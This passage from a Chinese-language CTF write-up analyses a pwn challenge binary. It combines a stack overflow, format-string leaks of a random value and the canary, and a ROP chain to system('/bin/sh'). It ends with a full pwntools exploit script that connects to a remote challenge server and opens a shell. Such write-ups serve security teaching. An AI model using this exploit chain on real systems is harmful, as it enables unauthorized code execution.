    printf("What's your ID:", 4LL);
    read(0, &input_ID, 0x30uLL); //读入ID并存储在bss段
    puts("You can get flag after your get the server's shell~");
    return __readfsqword(0x28u) ^ canary; //canary保护机制实现
}
```

来到第一关, 是个简单的栈溢出

```

unsigned __int64 seek_truth()
{
    char buf; // [rsp+0h] [rbp-40h]
    int pwn_to_0x2333; // [rsp+30h] [rbp-10h]
    unsigned __int64 canary; // [rsp+38h] [rbp-8h]

    canary = __readfsqword(0x28u); // pwn to call_system
    puts("To seek the truth of the world.");
    read(0, &buf, 0x80uLL); // padding1 = 'a' * 0x30
    if ( pwn_to_0x2333 != 0x2333 ) // payload1 = padding1 + p32(0x2333)
        exit(0);
    return __readfsqword(0x28u) ^ canary;
}

```

Repeater is nature of man.

```

puts("Repeater is nature of man.");
read(0, &buf, 4uLL);
set_zero = 0; // FmtStr attack
printf(&buf, &buf);
puts("You found it?");
read(0, &buf, 0x34uLL);
if ( pwn_to_add_0x00001234 - 0x1234 != rand_bak )
    exit(0); // payload2 = padding2 + p32(?)
return __readfsqword(0x28u) ^ canary;

```

这里可以使用格式化字符串攻击, 具体可以参见V爷爷的这篇[博客](#)

发现 %7\$p 可以 leak 出 rand_num, 再看看第三关

```

canary = __readfsqword(0x28u);
puts("Payment of past debts.");
read(0, &buf, 5uLL);
set_zero = 0;
printf(&buf, &buf);
if ( pwn_to_0x6666 != 0x6666 )
    exit(0);
return __readfsqword(0x28u) ^ canary;

```

注意到 pwn_to_0x6666 在 buf 的低地址处 根据函数调用时栈的变化, 我们可以 将上面的padding2用p32(0x6666)来填充, 然后再次利用格式化字符串, 将 canary 给 leak 出来, 最后再次回到 seek_trurh, 这次, 我们获得了 canary就可以无视保护机制进行栈溢出了

```

.text:0000000000400A76 push    rbp
.text:0000000000400A77 mov     rbp, rsp
.text:0000000000400A7A sub     rsp, 10h
.text:0000000000400A7E mov     [rbp+command], rdi
.text:0000000000400A82 mov     rax, [rbp+command]
.text:0000000000400A86 mov     rdi, rax                ; command
.text:0000000000400A89 call    system
.text:0000000000400A8E nop
.text:0000000000400A8F leave
.text:0000000000400A90 retn

```

注意到 0x0000000000400A76 处调用了 system ,但是我们现在还无法使用它, 我们先需要让 rdi 指向 "/bin/sh" 字符串, 可以利用 read_ID 将其读入到 bss 段, 然后构造 rop-chain 来实现

使用 ROPgadget 这个工具

```

turkru1@ubuntu-64:~/Desktop$ ROPgadget --binary s | grep 'rdi'
0x0000000000400c73 : pop rdi ; ret

```

最后放出exp

```

context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

c = remote('118.24.3.214', 10002)
#c = process('./s')
sys_adder = 0x400a76
bss_adder = 0x602040
pop_rdi_ret = 0x400c73
padding1 = p32(0x6666) * 0xc
payload1 = padding1 + p32(0x2333)
c.sendafter('ID:', '/bin/sh')

c.recvuntil('To seek the truth of the world.\n')
c.send(payload1)

c.recvuntil('Repeater is nature of man.\n')
c.send('%7$p')
rand_num = int(c.recv(10), 16)
c.recvuntil('You found it?\n')
payload2 = 0xc * p32(0x6666) + p32(0x1234 + rand_num)
c.send(payload2)

c.recvuntil('Payment of past debts.\n')
c.send('%11$p')
canary = int(c.recv(0x12), 16)

c.recvuntil('To seek the truth of the world.\n')
c.send(payload1 + 'aaaa' + p64(canary) + 'aaaaaaa' + p64(pop_rdi_ret) + p64(bss_adder)
+ p64(sys_adder))
c.interactive()
c.close()

```

